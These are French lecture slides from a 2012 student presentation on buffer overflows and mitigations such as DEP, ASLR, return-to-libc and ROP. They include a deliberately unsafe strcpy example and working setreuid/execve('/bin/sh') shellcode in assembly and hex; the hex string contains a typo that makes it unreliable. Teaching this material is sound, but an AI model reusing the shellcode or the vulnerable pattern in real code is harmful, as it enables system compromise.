



BUFFER OVERFLOW

Evolution et techniques de sécurisation

2 février 2012

GERMON RAPHAËL – XPOSÉ - IR3
2011/2012

SOMMAIRE


- Introduction
- La mémoire adressable
- Présentation des dépassements de tampons
- Historique et évolution à travers le temps
- Techniques de protection
- Return-to-lib & ROP
- Logiciel d'audit de sécurité: *Metasploit*
- Démonstration
- Questions

INTRODUCTION

- **Présentation de l'évolution des techniques d'exploitations des vulnérabilités de la gestion mémoire.**
- **Montrer que les mesures « anti-exploit » rendent les vulnérabilités impossibles ou très difficiles à réaliser, mais elles n'empêchent pas tout.**
- **Présenter un cas concret**

LA MÉMOIRE ADRESSABLE

- **Stack et Heap**
 - **Stack (pile) = Variable locale, paramètres,...**
 - **Heap (tas) = Allocation dynamique d'objets (malloc, new)**
- **Schéma**




LE DÉPASSEMENT DE TAMPON

```
#include <string.h>

void foo (char *bar)
{
    char c[12];

    strcpy(c, bar); // no bounds checking...
}

int main (int argc, char **argv)
{
    foo(argv[1]);
}
```




LE DÉPASSEMENT DE TAMPON

```
#include <string.h>

void foo (char *bar)
{
    char c[12];

    strcpy(c, bar); // no bounds checking...
}

int main (int argc, char **argv)
{
    foo(argv[1]);
}
```



LE DÉPASSEMENT DE TAMPON



SHELLCODE

- Définition « Shellcode »
 - => Code injecté, vers lequel l'exécution est redirigé et qui effectue une opération compromettant le système (ici, ouverture de shell distant)
- Injection de ce code dans la mémoire du processus attaqué peut se faire de différentes manières.
- La plus classique: dans le buffer qui provoque le débordement.
- Buffer envoyé:



SHELLCODE: CRÉER UN SHELL

*execve (const char *filename, const char** argv, const char** envp);*

```
_start:
    xor eax, eax
    mov al, 70                ;setreuid is syscall 70
    xor ebx, ebx
    xor ecx, ecx
    int 0x80

    jmp short ender

starter:

    pop ebx                  ;get the address of the string
    xor eax, eax

    mov [ebx+7 ], al        ;put a NULL where the N is in the string
    mov [ebx+8 ], ebx      ;put the address of the string to where the
                           ;AAAA is
    mov [ebx+12], eax      ;put 4 null bytes into where the BBBB is
    mov al, 11              ;execve is syscall 11
    lea ecx, [ebx+8]        ;load the address of where the AAAA was
    lea edx, [ebx+12]      ;load the address of the NULLS
    int 0x80                ;call the kernel, WE HAVE A SHELL!


ender:
    call starter
    db '/bin/shNAAAABBBB'
```

DÉMONSTRATION


- Compilation avec nasm
- Objdump pour désassembler l'exécutable
- Exemple de ShellCode:

```
char code[] = "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80xeb"\
              "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"\
              "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"\
              "\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"\
              "\x73\x68\x58\x41\x41\x41\x41\x42\x42\x42\x42";
```

HISTORIQUE ET ÉVOLUTION À TRAVERS LE TEMPS



TECHNIQUES DE PROTECTION



DATA EXECUTION PREVENTION (DEP)

- Inclus dans les OS modernes
- Empêche l'exécution de code depuis des zones mémoires « non-exécutable »
- hardware-enforced DEP pour les CPU compatible
- Software-enforced DEP, ne prévient pas execution du code mais protège des attaques SEH overwrite.
- Support natif:
 - Linux: 2000
 - Windows XP SP2: 2004
 - OS X: 2006

ADDRESS SPACE LAYOUT RANDOMIZATION (ASLR)

- **Technique permettant de placer de façon aléatoire les zones de données dans la mémoire virtuelle.**
- **Support natif:**
 - **sous Windows depuis Vista**
 - **sous MacOS X depuis Léopard**
 - **sous iOS depuis 4.3**
 - **Sous Linux depuis 2.6.12 (juin 2005)**

RETURN-TO-LIBC

- Pas besoin d'injection de code
- Une attaque contre les zones de mémoire non exécutable.
- A la place d'écraser l'adresse de retour vers un ShellCode, on l'écrase vers une bibliothèque chargée en mémoire pour simuler un appel de fonction.
- Les données de l'attaquant dans la mémoire tampon de la pile sont utilisées comme arguments de la fonction
- Exemple: appel de la fonction `system(cmd)`

EXEMPLE:

Cette sauce provoque une explosion de saveur en bouche, comme prévu c'était délicieux. Je vais en refaire demain mais je n'ai pas reçu tous les ingrédients, hum mais c'était si bon. On se donne rdv à 17H pour acheter tout ça demain.

Cette sauce provoque une **explosion** de saveur en bouche, comme **prévu** c'était délicieux. Je vais en refaire **demain** mais je n'ai pas **reçu** tous les **ingrédients**, hum mais c'était si bon. On se donne **rdv** à **17H** pour acheter tout ça **demain**.

--> **Explosion prévu demain, reçu ingrédient, rdv demain 17H**

LE ROP


- À la place de faire des retours vers les fonctions, on en fait vers des séquences d'instructions suivi d'une instruction de retour.
- On peut retourner au milieu d'instructions existantes pour en simuler des différentes.
- Tout ce qu'on a besoin c'est des séquences de bits utilisables dans les pages de mémoire exécutable.

reTURN-ORIENTed
PRoGRAMMING


C EST COMME DECOUPER des
Lettres dans un MAGASIN
SAUF QU ON DECOUPE DES
INSTRUCTIONS à LA PLACE.

ROP: LES GADGETS

- Un ensemble d'instructions combinées forme un *gadget*.
- Les gadgets permettent de faire des actions de haut-niveau.
 - Ecrire une valeur dans un endroit spécifique de la mémoire
 - ADD/SUB/AND/XOR/OR des valeurs à une adresse mémoire.
 - Appeler une fonction dans les bibliothèques partagées (libc)



EXEMPLE DE GADGET



METASPLOIT

- **Projet open-source**
- **Audit de sécurité informatique**
- **Aide à la pénétration**



CONCLUSION

- **Patcher tous les trous de sécurités et écrire du code 100% sans bug est impossible. Il faut rendre les exploits impossible ou du moins plus compliqué à réaliser.**
- **Le code-signing sur l'iPhone empêche toute modification du code ou des instructions de nouveau code.**
 - **Les codes d'exploit doivent être 100% ROP**
- **Importance de la mise à jours des applications et des audits de sécurités en entreprise**

Questions?